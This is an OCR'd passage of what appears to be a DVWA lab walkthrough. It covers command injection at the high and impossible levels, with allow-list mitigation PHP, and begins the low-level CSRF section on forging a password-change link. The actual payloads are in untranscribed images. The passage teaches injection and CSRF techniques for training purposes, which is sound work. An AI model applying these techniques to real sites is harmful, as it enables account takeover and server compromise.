
Various other system syntaxes can be used to break out of the desired command.

Steps:


1. Test user input with enter IP address.



2. View source code for analysis.



3. Enter payload and exploit vulnerability.




3.3 High Level Security

In the high level, the developer goes back to the drawing board and puts in even more pattern to match. But even this isn't enough.


The developer has either made a slight typo with the filters and believes a certain PHP command will save them from this mistake.

Steps:


1. Test user input with IP address.



2. View source code for analysis.



3. Enter payload and exploit vulnerability.



Mitigation:

In the impossible level, the challenge has been re-written, only to allow a very stricted input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).

Sample code:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && (
is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) ==
4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' .
$octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

generateSessionToken();

?
```

4. CSRF Vulnerability

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing.

A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.


This attack may also be called "XSRF", similar to "Cross Site scripting (XSS)", and they are often used together.

4.1 Low Level Security


There are no measures in place to protect against this attack. This means a link can be crafted to achieve a certain action (in this case, change the current users password). Then with some basic social engineering, have the target click the link (or just visit a certain page), to trigger the action.

Steps:


1. View target page.




2. View source code for analysis.




3. Turn on interception for intercept the request.




4. Capture the request.






